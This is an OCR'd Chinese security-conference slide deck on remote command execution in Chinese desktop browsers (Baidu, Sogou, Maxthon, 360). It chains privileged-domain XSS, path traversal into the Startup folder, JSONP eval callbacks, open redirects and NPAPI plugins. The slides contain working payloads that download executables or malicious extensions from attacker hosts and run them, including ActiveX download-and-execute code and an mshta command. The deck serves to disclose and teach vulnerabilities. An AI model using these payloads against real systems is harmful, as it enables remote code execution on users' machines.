从WEB脚本漏洞到客户端应用的远程命令执行


@gainover

关于我

昵称： Gainover

团队： PKAV WEB安全团队 （双螺旋安全实验室）

标签：前端开发，十年生物，乌云，WEB安全



一些老案例。。。

ActiveX 接口设计不当 （2007）

百度超级搜霸惊爆远程执行漏洞

2007-08-02 23:53:54 | 分类： PC漏洞

订阅 | 字号 | 举报

下载LOFTER客户端

今天终于见报（其实以前小网好像还是见过报）：

8月2日，奇虎360安全中心发布橙色安全预警，百度搜霸出现重大漏洞，木马可通过此漏洞轻易入侵网民电脑，360安全中心提醒用户，在百度搜霸修复漏洞之前，最好停止使用此软件，以避免造成损失。


浏览器 external API 设计不当 + 特权域边界绕过

(2010年)

攻击页面 -> **XSS** -> se.360.cn -> **Install**('ExtWebMail','1.1.0.1013','360邮件通','**http://www.wooyun.org/ExtWebmail.zip**','3.1.0.8')

Browser Bug Hunting in 2012 （HITB2012）

（Roberto Suggi Liverani / Scott Bell）



攻击页面 → XSS

浏览历史

RSS 功能


书签功能

特权域（mx://）

maxthon.io （文件操作）

maxthon.program （执行程序）

ActiveX 控件
扩展浏览器external对象
注入自定义功能对象




没有FUZZ、没有overflow。。。 **真相是：我不擅长！！**

一些现在的案例

浏览器 作为用户的上网入口

↓

大陆互联网厂商争相抢夺



陆续加入中 ....

为什么要研究这些浏览器？

↓

这些浏览器占有大量的市场份额

↓

以安全之名的浏览器：360安全浏览器、猎豹安全浏览器
（HITCON2012：大陆浏览器安全）

↓

更多的浏览器是为用户提供更好的**功能与体验**！

他们的宣传口号往往是：



这可能是当今
启动最快的浏览器


QQ浏览器9
9.0.1 Beta
立即下载
7月7日更新 9.0正式版
够极速
全新极速体验，源自Chromium 43 高速内核


用大数据和品味为你特别挑选
让发现、阅读、换肤和更多功能为你带来独一无二的惊喜，
百度亿万大数据加上一些品味，只有我们做得到。
立即下载

他们往往能更换
各种漂亮的**皮肤**：

他们往往提供了丰
富的浏览器**扩展**：




他们往往还是
“**双核**”浏览器：

然而，一些安全问题来了！

更换皮肤的功能实现：

特权域：

http://xxx.browser.com/skin
browser://skin/



搜狗浏览器 **(WooYun-2013-37211)**

特权域：http://*.sogou.com/　　写入磁盘的皮肤名称


```
window.external.SkinCall("install", "cmd.exe", 0,
"http://hongmei.me/cmd.exe", "instThmemeCallback");
```


皮肤地址　　安装成功后的回调函数

cmd.exe → ../../../「开始」菜单/程序/启动/cmd.exe

百度浏览器 **(WooYun-2014-80438)**

特权域： （哪些域可以调用 external.StartRequest ?）

http://xapp.baidu.com/ 与 bdbrowser:// 均找不到XSS ！ ！




```
var data='<script>执行特权命令</script>';
var blob=new Blob([data],{"type":"text/html"});
(function(){
    var iframe=document.createElement("iframe");
     iframe.src=URL.createObjectURL(blob);
     document.body.appendChild(iframe);
})()
```

```
window.external.StartRequest(1,"bdbrowser.skin.download","回调函数","{\"name\":\"cmd.exe\",\"url\":\"http://192.168.1.105/testbaidu.exe\"}",window,"")
```

写入本地的皮肤名称　　皮肤地址

cmd.exe → ../../../「开始」菜单/程序/启动/cmd.exe

百度浏览器 **(WooYun-2014-80910)**

window.external.StartRequest(1,"bdbrowser.skin.download","回调函数","{\"name\":\"cmd.exe\",\"url\":\"http://192.168.1.105/testbaidu.exe\"}",window,"")

写入本地的皮肤名称　　皮肤地址

cmd.exe → ../../../「开始」菜单/程序/启动/cmd.exe

cmd.exe → ..//..//..//「开始」菜单/程序/启动/mm.js

皮肤地址 → 必须为 http://*.baidu.com/ 域名下的资源文件

找一个文件上传？　　No，只需要一个没有过滤 ( ) 的JSONP接口！

可能很难在百度上找到一个允许上传EXE文件的功能！

但很容易找到一个没有过滤( ) 的JSONP接口！

http://xapp.baidu.com/interface/lib.get_app_list_new?client=browser&cid=
&count=36&page=1&callback=**eval(String.fromCharCode(118,97,..., 59));**void

↓

```
var x=new ActiveXObject("Microsoft.XMLHTTP");
    x.open("GET","http://192.168.1.105/calc.exe",false);
    x.send();
var s=new ActiveXObject("ADODB.Stream");
    s.Mode=3;
    s.Type=1;
    s.Open();
    s.Write(x.responseBody);
    s.SaveToFile("calc.exe");
var y=new ActiveXObject("WScript.Shell");
    y.run("calc.exe");
```

↓


..//..//..//「开始」菜单/程序/启动/**mm.js**

扩展安装的功能实现：

特权域：

http://xxx.browser.com/skin

browser://skin/



百度浏览器 **(WooYun-2014-80158)**

window.external.StartRequest(222,"AppService.AppMarket.DownloadPack","(function(id,res){alert(res)})","{\"ID\":\"111111\",**\"UPDATE\":\"true\"**,\"URL\":\"**http://x.com/swf_collector.crx**\"}",window,"");

↑ 扩展地址

↑ 是否是更新扩展操作

特权域 XSS

http://**xapp.baidu.com**/browserextension/single/sinaweibo/auth.php#access_token=<img src=1 onerror=alert(1)>

不幸的是，XSS Auditor 会拦截这个DOM XSS！

762px × 105px

Loading...

Elements Network Sources Timeline Profiles Resources Audits Console 2

<top frame>

The XSS Auditor refused to execute a script in 'http://xapp.baidu.com/browserextension/single/sinaweibo/auth.php#access_token=<img src=1 onerror=alert(1)>' because its source code was found within the request. The auditor was enabled as the server sent neither an 'X-XSS-Protection' nor 'Content-Security-Policy' header. auth.php:1

Failed to load resource: the server responded with a status of 404 (Not Found) http://xapp.baidu.com/browserextension/single/sinaweibo/1

>

寻找一个绕过 XSS Auditor 的方法？

可惜水平有限。。

双核浏览器？ 另外一个核是否会拦截该DOM XSS呢？

网银网站

ftp://

自动切换

Trident Core

external.StartRequest

恶意插件 (利用NPAPI去执行任意命令)

百度浏览器 **(WooYun-2014-81309)**

这一次，我们首先拥有了一枚特权域的XSS！

http://xapp.baidu.com/browserextension/single/tieba/tiebarslidebar/v_6-0/tiebaslidebar-login-confirm.html#!f=aaaa&uid=vvvvv&uname=<img src=1 onerror=alert(1)>

安装扩展的ID

window.external.StartRequest(222,"AppService.AppMarket.DownloadPack","(function(id,res){console.log(res)})","{\"ID\":\"**Silenter**\",\"UPDATE\":\"false\",\"URL\":\"**http://dlsw.br.baidu.com/49411271abae81764cf268983c95d9d7.crx**\"}",window,"");

安装扩展的URL：只能用 **http://*.baidu.com/**下的资源，以**.crx结尾**

上传一个 crx 到百度服务器？✖

找一个可控的JSONP接口？ ✖ 无法构造出crx文件

其实，我们只需要一个302跳转！！

```
atob("IzEjaHR0cDovLzE5Mi4xNjguMS4xMDUvRXZpbFBsdWdpbi5jcng=")
"#1#http://192.168.1.105/EvilPlugin.crx"
```

http://newsletter.baidu.com/u.html?stime=1403762195&uid=baidu&eid=1309383&email=wooyun@qq.com&tlid=259&stid=1672&thid=259&url=**IzEjaHR0cDovLzE5Mi4xNjguMS4xMDUvRXZpbFBsdWdpbi5jcng=&.crx**


浏览器扩展的缺陷带来的安全问题

以 chrome 浏览器的实现作为安全标准

特权域：chrome://

插件域：chrome-extension://

location.href="chrome://history/"



location.href="chrome-extension://egdbbgfejcjbhflpflljpajafhiffnoi/xxxxxxxxxx.html";

搜狗浏览器 (WooYun-2014-83537)

se:// ✖ se-extension:// ✔


允许从 **http协议** 直接跳转至 **se-extension协议**

location.href="se-extension://xxxxxxx/yyyyyyyyy.html";

一个搜狗浏览器自带扩展页面的DOM XSS

se-extension://ext-1055834318/signin.html?app=test&code=**javascript:alert(1)**

搜狗浏览器


location.href
攻击页面
自带扩展 1
自带扩展 2
自带扩展 3
.....
DOM XSS
NPAPI
<embed id="embed1" type="application/sogou-start-gamecenter-lite-plugin"/>
embed1.startExe("mshta javascript:(new/**/ActiveXObject('WScript.Shell').run('calc.exe'));window.moveTo(-1000,-1000);window.close();")
iframe
se-extension://ext-105583/4318/signin.html
se-extension://ext7401072/10/html/back.html

